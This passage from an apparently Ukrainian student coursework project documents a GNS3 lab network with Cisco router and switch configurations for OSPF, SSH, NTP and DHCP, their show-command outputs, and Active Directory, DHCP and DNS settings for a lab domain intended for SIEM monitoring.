Обидві ці віртуальні мережі буде з'єднано за допомогою віртуального пристрою GNS3 Cloud. Необхідні статичні маршрути будуть прописані на домашньому маршрутизаторі, що дозволить цим двом мережам комунікувати.

Таблиця 2.1 – Параметри інтерфейсів пристроїв

Пристрій	Інтерфейс	Підключення до пристрою	Підключення до інтерфейсу
Маршрутизатор R1 (adventerprisek9-15.4.2T4)	E0/0	Cloud Internet	Eth2
	E0/1	Комутатор SW1	E0/0
Маршрутизатор R2 (adventerprisek9-15.4.2T4)	E0/0	Cloud Internet	Eth2
	E0/1	Комутатор SW2	E0/0
Комутатор SW1 (adventerprise-15.2c)	E0/0	Маршрутизатор R1	E0/1
	E0/1	Сервер AD-PDC	E0
	E0/2	Сервер AD-BDC	E0
	E1/1	Робоча станція WS-User-1	E0
	E1/2	Робоча станція WS-User-2	E0
	E1/3	Робоча станція Accountant	E0

Продовження таблиці 2.1 – Параметри інтерфейсів пристроїв

Комутатор SW2 (adventerprise-15.2c)	E0/0	Маршрутизатор R2	E0/1
	E0/1	Сервер IBMQRadar	E0
	E0/2	Робоча станція Analyst-WS	E0
Сервер AD-PDC	E0	Комутатор SW1	E0/1
Сервер AD-BDC	E0		E0/2
Робоча станція WS-User-1	E0		E1/1
Робоча станція WS-User-2	E0		E1/2
Робоча станція Accountant	E0		E1/3
Сервер IBMQRadar	E0	Комутатор SW2	E0/1
Робоча станція Analyst-WS	E0		E0/2

Таблиця 2.2 – Параметри IP-адресації мережі

Мережа/ Пристрій	Інтерфейс/Мережний адаптер/Шлюз	IP-адреса	Маска	/xx
Підмережа corp.racson.net	—	192.168.4.0	255.255.255.0	/24
Підмережа cloudsec.com	—	192.168.5.0	255.255.255.0	/24
Маршрутизатор R1	Інтерфейс E0/0	DHCP		
	Інтерфейс E0/1	192.168.4.1	255.255.255.0	/24
Маршрутизатор R2	Інтерфейс E0/0	DHCP		
	Інтерфейс E0/1	192.168.5.1	255.255.255.0	/24
Комутатор SW1	Інтерфейс Vlan 1	192.168.4.100	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.4.1	—	—
Комутатор SW2	Інтерфейс Vlan 1	192.168.5.100	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.5.1	—	—
Сервер AD-PDC	Мережний адаптер	192.168.4.101	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.4.1	—	—
Сервер AD-BDC	Мережний адаптер	192.168.4.102	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.4.1	—	—

Продовження Таблиці 2.2 – Параметри IP-адресації мережі

Робоча станція WS-User-1	Мережний адаптер	DHCP
	Шлюз за замовчуванням	
Робоча станція WS-User-2	Мережний адаптер	
	Шлюз за замовчуванням	
Робоча станція Accountant	Мережний адаптер	
	Шлюз за замовчуванням	
Сервер IBMQRadar	Мережний адаптер	Static DHCP (192.168.5.2/24)
	Шлюз за замовчуванням	
Робоча станція Analyst-WS	Мережний адаптер	DHCP
	Шлюз за замовчуванням	

Сценарії налаштування параметрів IP-адресації, протоколу маршрутизації OSPFv2, протоколу віддаленого керування SSH та протоколу мережевого часу NTP на маршрутизаторах:

R1:

```
Router>en
Router#conf t
Router(config)#hostname R1
R1(config)#username admin privilege 15 algorithm-type sha256 12#$qwER
R1(config)#int e0/0
R1(config-if)#ip address dhcp
R1(config-if)#no shut
R1(config-if)#int e0/1
R1(config-if)#ip address 192.168.4.1 255.255.255.0
R1(config-if)#exit
R1(config)#router ospf 1
R1(config-router)#router-id 1.1.1.1
R1(config-router)#passive-interface Ethernet 0/1
R1(config-router)#network 192.168.1.0 0.0.0.255 area 0
R1(config-router)#network 192.168.4.0 0.0.0.255 area 1
R1(config-router)#exit
R1(config)#ip route 0.0.0.0 0.0.0.0 192.168.1.1
R1(config)#ip domain-name corp.raccoon.net
R1(config)#ip dns server
R1(config)#ip name-server 192.168.1.1 192.168.4.101
R1(config)#ip ssh version 2
R1(config)#crypto key generate rsa general-key modulus 1024
R1(config)#line vty 0 4
R1(config-line)#logging synchronous
R1(config-line)#login local
R1(config-line)#exec-timeout 20
R1(config-line)#transport input ssh
R1(config-line)#exit
```

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		44

```
R1(config)#ntp server 0.ua.pool.ntp.org
R1(config)#clock timezone EET +2
R1(config)#clock summer-time EEST reccuring
R1(config)#do write
```

R2:

```
Router>en
Router#conf t
Router(config)#hostname R2
R2(config)#username admin privilege 15 algorithm-type sha256 12#$qwER
R2(config)#int e0/0
R2(config-if)#mac-address aabb.cc00.0200
R2(config-if)#ip address dhcp
R2(config-if)#no shut
R2(config-if)#int e0/1
R2(config-if)#mac-address aabb.cc00.0210
R2(config-if)#ip address 192.168.5.1 255.255.255.0
R2(config-if)#exit
R2(config)#router ospf 1
R2(config-router)#router-id 2.2.2.2
R2(config-router)#passive-interface Ethernet 0/1
R2(config-router)#network 192.168.1.0 0.0.0.255 area 0
R2(config-router)#network 192.168.5.0 0.0.0.255 area 2
R2(config-router)#exit
R2(config)#ip route 0.0.0.0 0.0.0.0 192.168.1.1
R2(config)#ip domain-name cloudsec.com
R2(config)#ip dns server
R2(config)#ip name-server 192.168.1.1
R2(config)#ip host gradar.cloudsec.com 192.168.5.2
R2(config)#access-list 22 permit 192.168.1.0 0.0.0.255
R2(config)#access-list 22 permit 192.168.5.0 0.0.0.255
R2(config)#ip ssh version 2
R2(config)#crypto key generate rsa general-key modulus 1024
R2(config)#line vty 0 4
R2(config-line)#access-class 22 in
R2(config-line)#logging synchronous
R2(config-line)#login local
R2(config-line)#exec-timeout 20
R2(config-line)#transport input ssh
R2(config-line)#exit
R2(config)#ntp server 0.ua.pool.ntp.org
R2(config)#ip dhcp excluded-address 192.168.5.1
R2(config)#ip dhcp excluded-address 192.168.5.100
R2(config)#ip dhcp pool cloudsec
R2(dhcp-config)#domain-name cloudsec.com
R2(dhcp-config)#network 192.168.5.0 255.255.255.0
R2(dhcp-config)#default-router 192.168.5.1
R2(dhcp-config)#dns-server 192.168.5.1
R2(dhcp-config)#exit
R2(config)#ip dhcp pool gradar_static
R2(dhcp-config)#domain-name cloudsec.com
R2(dhcp-config)#host 192.168.5.2 255.255.255.0
R2(dhcp-config)#hardware-address 0800.27ca.719f
R2(dhcp-config)#dns-server 192.168.5.1
R2(dhcp-config)#exit
R2(config)#ntp server 0.ua.pool.ntp.org
R2(config)#clock timezone EET +2
R2(config)#clock summer-time EEST reccuring
R2(config)#do write
```

		Гончаров М.В.			KIK.KP.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		45

```

R1#show ip int br
Interface                IP-Address      OK? Method Status      Protocol
Ethernet0/0              192.168.1.105   YES DHCP    up          up
Ethernet0/1              192.168.4.1     YES NVRAM   up          up
Ethernet0/2              unassigned      YES NVRAM   administratively down down
Ethernet0/3              unassigned      YES NVRAM   administratively down down

```

Рисунок 2.2 – Результат виконання команди **show ip interface brief** на маршрутизаторі R1

```

R1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is 192.168.1.1 to network 0.0.0.0

S*   0.0.0.0/0 [1/0] via 192.168.1.1
     192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C     192.168.1.0/24 is directly connected, Ethernet0/0
L     192.168.1.105/32 is directly connected, Ethernet0/0
     192.168.4.0/24 is variably subnetted, 2 subnets, 2 masks
C     192.168.4.0/24 is directly connected, Ethernet0/1
L     192.168.4.1/32 is directly connected, Ethernet0/1
O IA 192.168.5.0/24 [110/20] via 192.168.1.106, 00:06:02, Ethernet0/0

```

Рисунок 2.3 – Результат виконання команди **show ip route** на маршрутизаторі R1

```

R1#show ip ssh
SSH Enabled - version 2.0
Authentication methods:publickey,keyboard-interactive,password
Encryption Algorithms:aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc
MAC Algorithms:hmac-sha1,hmac-sha1-96
Authentication timeout: 120 secs; Authentication retries: 3
Minimum expected Diffie Hellman key size : 1024 bits
IOS Keys in SECSH format(ssh-rsa, base64 encoded):
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCSnJuGcIw8D8yfpjmlniKe1q9u+xi2TbRx6kslp/VI
h0cwj/IuQ9PS82jLQPURM25axXp4xJBISOMcwYsPO+9n1D0kymmU+npderLPmsivBE9PNbcogzS5xMd4
wnBTY1LCOMQ7vxDLK8LqjcBb085NcjbtvWiwSjpZYRHTu7PkaQ==

```

Рисунок 2.4 – Результат виконання команди **show ip ssh** на маршрутизаторі R1

```

R1#show ntp associations

address      ref clock      st  when  poll reach  delay  offset  disp
~79.142.192.4 .INIT.         16  1768   512    0 0.000  0.000 15937.
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
R1#show clock detail
*22:09:19.516 EEST Sat May 21 2022
Time source is NTP
Summer time starts 02:00:00 EET Sun Mar 13 2022
Summer time ends 02:00:00 EEST Sun Nov 6 2022

```

Рисунок 2.5 – Результат виконання команд **show ntp associations** та **show clock detail** на маршрутизаторі R1

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		46

```

R1#show ip ospf database

        OSPF Router with ID (1.1.1.1) (Process ID 1)

        Router Link States (Area 0)

Link ID        ADV Router    Age          Seq#           Checksum Link count
1.1.1.1        1.1.1.1        208         0x80000005    0x00EF85  1
2.2.2.2        2.2.2.2        209         0x80000004    0x00B3B9  1

        Net Link States (Area 0)

Link ID        ADV Router    Age          Seq#           Checksum
192.168.1.105  1.1.1.1        208         0x80000001    0x002D29

        Summary Net Link States (Area 0)

Link ID        ADV Router    Age          Seq#           Checksum
192.168.4.0    1.1.1.1        1113        0x80000002    0x00EFD0
192.168.5.0    2.2.2.2        210         0x80000003    0x00C4F5

        Router Link States (Area 1)

Link ID        ADV Router    Age          Seq#           Checksum Link count
1.1.1.1        1.1.1.1        1113        0x80000003    0x00FEB1  1

        Summary Net Link States (Area 1)

Link ID        ADV Router    Age          Seq#           Checksum
192.168.1.0    1.1.1.1        1113        0x80000002    0x0011B2
192.168.5.0    1.1.1.1        203         0x80000001    0x004B6B
R1#show ip ospf neig
R1#show ip ospf neighbor

Neighbor ID    Pri   State           Dead Time   Address        Interface
2.2.2.2        1     FULL/BDR        00:00:38   192.168.1.106 Ethernet0/0

```

Рисунок 2.6 – Результат виконання команд *show ip ospf database* та *show ip ospf neighbor* на маршрутизаторі R1

```

R2#show ip int br

Interface                IP-Address      OK? Method Status        Protocol
Ethernet0/0              192.168.1.106  YES DHCP    up            up
Ethernet0/1              192.168.5.1    YES NVRAM    up            up
Ethernet0/2              unassigned      YES NVRAM    administratively down down
Ethernet0/3              unassigned      YES NVRAM    administratively down down

```

Рисунок 2.7 – Результат виконання команди *show ip interface brief* на маршрутизаторі R2

```

R2#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is 192.168.1.1 to network 0.0.0.0

S*   0.0.0.0/0 [254/0] via 192.168.1.1
     192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C     192.168.1.0/24 is directly connected, Ethernet0/0
L     192.168.1.106/32 is directly connected, Ethernet0/0
O IA  192.168.4.0/24 [110/20] via 192.168.1.105, 00:00:43, Ethernet0/0
     192.168.5.0/24 is variably subnetted, 2 subnets, 2 masks
C     192.168.5.0/24 is directly connected, Ethernet0/1
L     192.168.5.1/32 is directly connected, Ethernet0/1

```

Рисунок 2.8 – Результат виконання команди *show ip route* на маршрутизаторі R2

```

R2#show ip ssh
SSH Enabled - version 2.0
Authentication methods:publickey,keyboard-interactive,password
Encryption Algorithms:aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc
MAC Algorithms: hmac-sha1,hmac-sha1-96
Authentication timeout: 120 secs; Authentication retries: 3
Minimum expected Diffie Hellman key size : 1024 bits
IOS Keys in SECSH format(ssh-rsa, base64 encoded):
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDSYK6Q27Q7j7LFia0xFuKBoosCfxRyowszaHiEP6h9
luwm1030pn+T34ql8NmZaqM+3fGdc98eByRlrxJJetFXkIHXH0I7+F2/XYv80T0FiP/uON0vSTCu4vEy
Jm5GA0HTEB9sxMAeDec+mYKe71z0drjBBaI7RfOMDeSItmt4ew==

```

Рисунок 2.9 – Результат виконання команди **show ip ssh** на маршрутизаторі R2

```

R2#show ntp associations
address      ref clock    st  when  poll reach  delay  offset  disp
~91.236.251.29 .INIT.      16  2410  1024    0  0.000  0.000 15937.
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
R2#show clock detail
.22:13:45.986 EEST Sat May 21 2022
Time source is NTP
Summer time starts 02:00:00 EET Sun Mar 13 2022
Summer time ends 02:00:00 EEST Sun Nov 6 2022

```

Рисунок 2.10 – Результат виконання команд **show ntp associations** та **show clock detail** на маршрутизаторі R2

```

R2#show ip ospf database

        OSPF Router with ID (2.2.2.2) (Process ID 1)

        Router Link States (Area 0)

Link ID        ADV Router    Age      Seq#          Checksum Link count
1.1.1.1        1.1.1.1       61       0x80000004   0x00FB79 1
2.2.2.2        2.2.2.2       129      0x80000005   0x00BBAF 1

        Net Link States (Area 0)

Link ID        ADV Router    Age      Seq#          Checksum
192.168.1.106  2.2.2.2       129      0x80000002   0x00F25D

        Summary Net Link States (Area 0)

Link ID        ADV Router    Age      Seq#          Checksum
192.168.4.0    1.1.1.1       61       0x80000002   0x00EFD0
192.168.5.0    2.2.2.2       388      0x80000002   0x00C6F4

        Router Link States (Area 2)

Link ID        ADV Router    Age      Seq#          Checksum Link count
2.2.2.2        2.2.2.2       388      0x80000002   0x00BDEA 1

        Summary Net Link States (Area 2)

Link ID        ADV Router    Age      Seq#          Checksum
192.168.1.0    2.2.2.2       129      0x80000002   0x00F2CC
192.168.4.0    2.2.2.2       129      0x80000002   0x00367C
R2#show ip ospf neighbor

Neighbor ID    Pri  State           Dead Time   Address      Interface
1.1.1.1        1    FULL/BDR        00:00:37   192.168.1.105 Ethernet0/0

```

Рисунок 2.11 – Результат виконання команд **show ip ospf database** та **show ip ospf neighbor** на маршрутизаторі R2

```

R2#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/          Lease expiration    Type
                   Hardware address/
                   User name
192.168.5.2         0800.27ca.719f      Infinite            Manual
192.168.5.3         0106.00e5.33fb.0e   May 22 2022 08:47 PM Automatic

```

Рисунок 2.12 – Результат виконання команди *show ip dhcp binding* на маршрутизаторі R2

Connected Devices 6 Blocked Devices 0


Device	Rate	Upstream	Downstream	Block
 RACCOON-LAP... IP 192.168.1.104	 ↑ 363 B/s ↓ 237 B/s			
 RACCOON-PC IP 192.168.1.103	 ↑ 0 B/s ↓ 0 B/s			
 R1 IP 192.168.1.105	 ↑ 0 B/s ↓ 0 B/s			
 R2 IP 192.168.1.106	 ↑ 0 B/s ↓ 0 B/s			
 RACCOON-GNS... IP 192.168.1.107	 ↑ 0 B/s ↓ 0 B/s			
 RACCOON-GNS... IP 192.168.1.108	 ↑ 0 B/s ↓ 0 B/s			

Рисунок 2.13 – Перелік пристроїв, використаних в обох віртуальних підмережах, що отримали DHCP-параметри та є підключеними до домашньої мережі

Static Routing ?

☐	Destination Address	Subnet Mask	Next Hop	Edit
☐	192.168.5.0	255.255.255.0	192.168.1.106	
☐	192.168.4.0	255.255.255.0	192.168.1.105	

 Add
  Delete All
  Delete Selected

Рисунок 2.14 – Статична маршрутизація для віртуальних підмереж в меню налаштування маршрутизації домашнього маршрутизатора

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				49
Змн.	Арк.	№ докум.	Підпис	Дата		

Сценарії налаштування параметрів IP-адресації, протоколу віддаленого керування SSH та протоколу мережевого часу NTP на комутаторах:

SW1:

```
Switch>en
Switch#conf t
Switch(config)#hostname SW1
SW1(config)#username admin privilege 15 algorithm-type sha256 12#$qwER
SW1(config)#int vlan 1
SW1(config-if)#ip address 192.168.4.100 255.255.255.0
SW1(config-if)#ntp broadcast client
SW1(config-if)#exit
SW1(config)#ip default-gateway 192.168.4.1
SW1(config)#ip domain-name corp.raccoon.net
SW1(config)#ip name-server 192.168.4.1
SW1(config)#ip ssh version 2
SW1(config)#crypto key generate rsa general-key modulus 1024
SW1(config)#line vty 0 4
SW1(config-line)#logging synchronous
SW1(config-line)#login local
SW1(config-line)#exec-timeout 20
SW1(config-line)#transport input ssh
SW1(config-line)#exit
SW1(config)#ntp server 192.168.4.1
SW1(config)#clock timezone EET +2
SW1(config)#clock summer-time EEST reccuring
SW1(config)#do write
```

SW2:

```
Switch>en
Switch#conf t
Switch(config)#hostname SW2
SW2(config)#username admin privilege 15 algorithm-type sha256 12#$qwER
SW2(config)#int vlan 1
SW2(config-if)#ip address 192.168.5.100 255.255.255.0
SW2(config-if)#ntp broadcast client
SW2(config-if)#exit
SW2(config)#ip default-gateway 192.168.5.1
SW2(config)#ip domain-name corp.raccoon.net
SW2(config)#ip name-server 192.168.5.1
SW2(config)#ip ssh version 2
SW2(config)#crypto key generate rsa general-key modulus 1024
SW2(config)#line vty 0 4
SW2(config-line)#logging synchronous
SW2(config-line)#login local
SW2(config-line)#exec-timeout 20
SW2(config-line)#transport input ssh
SW2(config-line)#exit
SW2(config)#ntp server 192.168.5.1
SW2(config)#clock timezone EET +2
SW2(config)#clock summer-time EEST reccuring
SW2(config)#do write
```

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				50
Змн.	Арк.	№ докум.	Підпис	Дата		

```

SW1#show ip int br | i Vlan1
Vlan1          192.168.4.100   YES NVRAM   up          up
SW1#show ssh
Connection Version Mode Encryption Hmac      State      Username
0           2.0      IN   aes128-ctr hmac-sha1  Session started admin
0           2.0      OUT  aes128-ctr hmac-sha1  Session started admin
%No SSHv1 server connections running.
SW1#show ntp associations

address          ref clock      st  when  poll reach  delay  offset  disp
~192.168.4.1     .INIT.         16  31    64    0  0.000  0.000 15937.
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
SW1#show clock detail
*22:31:14.919 EEST Sat May 21 2022
Time source is NTP
Summer time starts 02:00:00 EET Sun Mar 13 2022
Summer time ends 02:00:00 EEST Sun Nov 6 2022

```

Рисунок 2.15 – Результат виконання команд *show interface brief*, *show ip ssh*, *show ntp associations* та *show clock detail* на комутаторі SW1

```

SW2#show ip int br | i Vlan1
Vlan1          192.168.5.100   YES manual up          up
SW2#show ip ssh
SSH Enabled - version 2.0
Authentication methods:publickey,keyboard-interactive,password
Encryption Algorithms:aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc
MAC Algorithms:hmac-sha1,hmac-sha1-96
Authentication timeout: 120 secs; Authentication retries: 3
Minimum expected Diffie Hellman key size : 1024 bits
IOS Keys in SECSH format(ssh-rsa, base64 encoded): SW2.cloudsec.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCgBB00X4iv+Wnbi47ylFP7nznYrsXU1pYeLqUZS450
cttWnj8szP3Mm47wN7qwxvvtJErs51jKl5N/nuAyhnH0h0+bQHcenqgVF40SfVQzD5Kt062V+F0h82FRP
K72oEiF4C68oE0MHYDF2XB6koOxid4vy7RzkYFbwElapQpJBsw==
SW2#show ntp associations

address          ref clock      st  when  poll reach  delay  offset  disp
~192.168.5.1     .INIT.         16   0    64    0  0.000  0.000 15937.
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
SW2#show clock detail
*22:35:26.894 EEST Sat May 21 2022
Time source is NTP
Summer time starts 02:00:00 EET Sun Mar 13 2022
Summer time ends 02:00:00 EEST Sun Nov 6 2022

```

Рисунок 2.16 – Результат виконання команд *show interface brief*, *show ip ssh*, *show ntp associations* та *show clock detail* на комутаторі SW2

PDC і BDC виступатимуть взаємореплікуючими контролерами домену corp.raccoon.net та міститимуть наступні сервіси та функції:

- Active Directory Domain Services;
- DHCP Server;
- DNS Server;

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		51

- Remote Desktop Services;
- Internet Information Services (+ FTP Server);
- hMailServer SMTP/POP3/IMAP Server;
- WinCollect Agent Service;
- Group Policy Management.

Головною OU домену corp.raccoon.net буде виступати «Branch-Zhytomyr». У свою чергу вона міститиме 2 OU – «Admins» та «Users», які вже міститимуть облікові записи адміністраторів та користувачів відповідно. За допомогою GPO доменних контролерів обліковий запис користувача адміністратор буде додано до групи adminsg, якій після цього буде проделеговано повноваження адміністратора домену над OU «Branch-Zhytomyr».




Рисунок 2.17 – Структурна діаграма домену **corp.raccoon.net**

Для полегшення моніторингу віртуальних контролерів було також налаштовано Server Manager Remote Manager. Також для доступу до контролерів та робочих станцій домену було налаштовано протокол RDP та створено додаткового користувача rdu, який і матиме повноваження на вхід через Remote Desktop.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		52

Computer Information	
Full Computer Name:	WIN-I486EM0FDBR.corp.raccoon.net
Domain:	corp.raccoon.net
Local Area Connection:	192.168.4.101, IPv6 enabled
Remote Desktop:	Enabled
Server Manager Remote Management:	Enabled
Product ID:	00477-001-0000421-84696 (Activated)

Рисунок 2.18 – Загальна інформація про AD PDC

Computer Information	
Full Computer Name:	WIN-WE0ZQYJX5US.corp.raccoon.net
Domain:	corp.raccoon.net
Local Area Connection:	192.168.4.102, IPv6 enabled
Remote Desktop:	Enabled
Server Manager Remote Management:	Enabled
Product ID:	00477-001-0000421-84696 (Activated)

Рисунок 2.19 – Загальна інформація про AD BDC

Active Directory Users and Computers [WIN]		Name	Type	Description
Saved Queries				
corp.raccoon.net				
Branch-Zhytomyr				
Admins		Admins	Organizational ...	
Users		Users	Organizational ...	
Builtin				
Computers				
Domain Controllers				
ForeignSecurityPrincipals				
Managed Service Accounts				
Users		admins	Security Group ...	

Рисунок 2.20 – Вміст OU «Branch-Zhytomyr»

Active Directory Users and Computers [WIN]		Name	Type
Saved Queries			
corp.raccoon.net			
Branch-Zhytomyr			
Admins			
Users			
Builtin			
Computers		DESKTOP-BM2HRS0	Computer
Domain Controllers		DESKTOP-L1HEKW3	Computer
ForeignSecurityPrincipals		DESKTOP-Z7D45VS	Computer
Managed Service Accounts			
Users			

Рисунок 2.21 – Робочі станції домену corp.raccoon.net

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		53

Active Directory Users and Computers [WIN]	Name	Type	DC Type	Site
- Saved Queries - corp.raccoon.net - Branch-Zhytomyr - Admins - Users - Builtin - Computers - Domain Controllers - ForeignSecurityPrincipals - Managed Service Accounts - Users	WIN-I486EM0FDBR	Computer	GC	Default-First-Site-Name
	WIN-WE0ZQYJXSUS	Computer	GC	Default-First-Site-Name

Рисунок 2.22 – Контролери домену **corp.raccoon.net**

Нижче представлені налаштування протоколу DHCP домену. Для домену був використаний так званий Split-Score, коли обидва контролери ділять DHCP-пул адрес між собою.

DHCP	Start IP Address	End IP Address	Description
- ad1.corp.raccoon.net - IPv4 - Server Options - Scope [192.168.4.0] corp-scope - Address Pool - Address Leases - Reservations - Scope Options - Filters - IPv6	192.168.4.1	192.168.4.254	Address range for distribution
	192.168.4.200	192.168.4.254	IP Addresses excluded from distribution
	192.168.4.1	192.168.4.10	IP Addresses excluded from distribution
	192.168.4.100	192.168.4.110	IP Addresses excluded from distribution

Рисунок 2.23 – Піддіпазони IP адрес DHCP-пулу **corp-scope**, які слід та не слід видавати клієнтам

DHCP	Client IP Address	Name	Lease Expiration	Type
- ad1.corp.raccoon.net - IPv4 - Server Options - Scope [192.168.4.0] corp-scope - Address Pool - Address Leases - Reservations - Scope Options - Filters - IPv6	192.168.4.11	desktop-bm2hrs0.corp.raccoon.net	5/25/2022 3:19:07 PM	DHCP
	192.168.4.12	desktop-Z7D45VS.corp.raccoon.net	5/25/2022 3:19:05 PM	DHCP
	192.168.4.13	desktop-L1HEKW3.corp.raccoon.net	5/25/2022 3:19:11 PM	DHCP

Рисунок 2.24 – Активні резервації параметрів IP-адресації DHCP-пулу **corp-scope**

DHCP	Option Name	Vendor	Value
- ad1.corp.raccoon.net - IPv4 - Server Options - Scope [192.168.4.0] corp-scope - Address Pool - Address Leases - Reservations - Scope Options - Filters - IPv6	003 Router	Standard	192.168.4.1
	006 DNS Servers	Standard	192.168.4.101, 192.168.4.102
	015 DNS Domain Name	Standard	corp.raccoon.net

Рисунок 2.25 – Налаштовані опції DHCP-пулу **corp-scope**

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		54

DNS	Name	Type	Data	Timestamp
ad1.corp.raccoon.net	_msdcs			
Forward Lookup Zones	_sites			
> _msdcs.corp.raccoon.net	_tcp			
> corp.raccoon.net	_udp			
Reverse Lookup Zones	DomainDnsZones			
4.168.192.in-addr.arpa	ForestDnsZones			
Conditional Forwarders	(same as parent folder)	Start of Authority (SOA)	[122] win-i486em0fdbrcor...	static
	(same as parent folder)	Name Server (NS)	win-we0zqyx5us.corp.racc...	static
	(same as parent folder)	Name Server (NS)	win-i486em0fdbrcor.racc...	static
	(same as parent folder)	Host (A)	192.168.4.102	4/17/2022 11:00:00 PM
	(same as parent folder)	Host (A)	192.168.4.101	5/23/2022 6:00:00 PM
	ad1	Host (A)	192.168.4.101	static
	ad2	Host (A)	192.168.4.102	static
	desktop-bm2hrs0	Host (A)	192.168.4.11	5/23/2022 6:00:00 PM
	desktop-L1HEKW3	Host (A)	192.168.4.13	5/23/2022 6:00:00 PM
	desktop-Z7D45VS	Host (A)	192.168.4.12	5/23/2022 6:00:00 PM
	mail	Host (A)	192.168.4.101	static
	router	Host (A)	192.168.4.1	static
	switch	Host (A)	192.168.4.100	static
	win-i486em0fdbrcor	Host (A)	192.168.4.101	static
	WIN-WE0ZQYX5US	Host (A)	192.168.4.102	static

Рисунок 2.26 –Вміст DNS-зони прямого перегляду домену **corp.raccoon.net**




Рисунок 2.27 –Загальні налаштування поштового серверу домену

